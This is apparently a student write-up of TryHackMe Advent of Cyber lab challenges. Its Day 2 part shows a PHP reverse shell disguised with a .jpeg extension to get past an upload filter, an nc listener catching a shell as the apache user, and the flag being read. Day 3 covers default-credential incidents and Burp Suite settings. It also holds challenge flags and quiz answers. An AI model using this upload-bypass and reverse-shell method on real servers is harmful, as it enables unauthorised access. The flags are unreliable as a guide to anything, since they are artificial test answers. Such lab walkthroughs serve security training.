
Name	Last modified	Size	Description
Parent Directory		-	
reverseshell.jpeg.php	2022-06-19 22:48	5.4K	

Step 9:
Create a listener to receive what we want from target through our connection created by the reverseshell.jpeg.php file we just uploaded. Click the file we uploaded as soon we created the listener.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.94.82] from (UNKNOWN) [10.10.120.122] 49890
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 22:58:38 up 25 min,  0 users,  load average: 0.00, 0.04, 0.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (851): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
```

Step 10:
As soon we successfully create the listener, we can find the flag by inserting `cat /var/www/flag.txt`. Then we shall receive the flag.



```
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (851): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


══════════════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)
```

Thought Process/Methodology:


Accessed to the target machine, we insert the ID number assigned in tryhackme into the id parameter in the search box. As soon landed on the picture submission page we view page source to see what type of file allowed to be uploaded which is image file. Then, we download the reverse shell file into our own machine using the link given in the tryhackme. We also copy the reverse shell file into current directory, change the name into the simple one and add .jpeg extension so it is allowed to be uploaded in the page. Then, we change the IP address and port number in the reverse shell file according to our machine IP address and port number then save it. Then, we upload the reverseshell.jpeg.php file to the page. After that, we create our own listener using the same port number we assigned in the reverse shell file. Click the file we just uploaded in the page and our listener start functioning. We insert the following command cat /var/www/flag.txt and we receive the flag we wanted.

Day 3 - Web exploitation - Christmas Chaos

Tools used: Kali linux, Firefox

Solution/walthrough:


Question 1:
What is the name of the botnet mentioned in the text that was reported in 2018?



What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

–Screenshot from Tryhackme–

Question 2:
How much did Starbucks pay in USD for reporting default credentials according to the text?



In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):


- https://hackerone.com/reports/195163 - Starbucks, bug bounty for default credentials.
- https://hackerone.com/reports/804548 - US Dept Of Defense, admin access via default credentials.

In 2017, it was reported that 15% of all IoT devices still use default passwords.

SecLists is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

–Screenshot from Tryhackme–

Question 3:
Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?



TIMELINE

arm4nd0 submitted a report to **U.S. Dept Of Defense.** Feb 25th (2 years ago)

BOT: posted a comment. Feb 25th (2 years ago)

agent-l8 U.S. Dept Of Defense staff updated the severity to Critical. Feb 25th (2 years ago)

agent-l8 U.S. Dept Of Defense staff changed the status to ● **Triaged.** Feb 25th (2 years ago)

arm4nd0 posted a comment. May 11th (2 years ago)

agentt2 closed the report and changed the status to ● **Resolved.** May 22nd (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)


agent-l8 U.S. Dept Of Defense staff posted a comment. Updated Jun 25th (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)

arm4nd0 requested to disclose this report. Jun 25th (2 years ago)

–Screenshot from https://hackerone.com/reports/804548–

Question 4:
Examine the options on FoxyProxy on Burp. What is the port number for Burp?



Proxy Type: HTTP


Proxy IP address or DNS name ★: 127.0.0.1

Port ★: 8080

Username (optional): username

Password (optional): *****

Question 5:
Examine the options on FoxyProxy on Burp. What is the proxy type?



Proxy Type: HTTP


Proxy IP address or DNS name ★: 127.0.0.1

Port ★: 8080

Username (optional): username

Password (optional): *****

Question 6:
Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?




```
PSP0201
```

```
%50%53%50%30%32%30%31
```

Question 7:
Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.




Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the t

Question 8:
What is the flag?




Flag: THM{885ffab980e049847516f9d8fe99ad1a}

Step-by-step to get the flag :

Step 1:

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (MACHINE_IP) into the browser search bar.


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
TryHackMe | 25 Days of
THM Browser-Based
Santa Sleigh Tracker
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Username
Password
Sign in
Right Ctrl

10.10.139.16


Santa Sleigh Tracker

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Portal made with love by Santa's Elves.

Step 2:

Opening burpsuites community edition


Kali Linux
TryHackMe | 25 Days of
THM Browser-Based
Santa Sleigh Tracker
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Applications Places System
root's Home
Terminal
Tools
Additional Tools
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
Tasks
New scan
New live task
Paused Finished Live task Search...
Event log
Filter Critical Error Info Debug
High Medium Low Info Certain
Advisory
Right Ctrl

https://vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=065d4ca50cf44375&proxyIP=10.10.193.39&resize=remote

Thu 16 Jun, 17:42

AttackBox IP:10.10.193.39

Burp Suite Community Edition v2022.2.4 - Temporary Project

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same ... 0 items added to site map

Capturing: 0 responses processed

0 responses queued

Time to level up? Catch more bugs with Burp...


Issue activity [Pro version only]

Issue type	Host
Suspicious input transformation (reflected)	http://insecure-bank
SMTP header injection	http://insecure-web
Serialized object in HTTP message	http://insecure-bank
Cross-site scripting (DOM-based)	https://insecure-ban
XML external entity injection	https://vulnerable-w
External service interaction (HTTP)	https://insecure-we
Web cache poisoning	http://insecure-bank
Server-side template injection	http://insecure-bank
SQL injection	https://vulnerable-w
OS command injection	https://insecure-we

Time	Type	Source	
17:41:52 16 Jun 2022	Info	Proxy	Proxy service
17:41:46 16 Jun 2022	Info	Suite	Running as s...

Memory: 84.5MB Disk: 32KB

Step 3:
Turned on the intercept

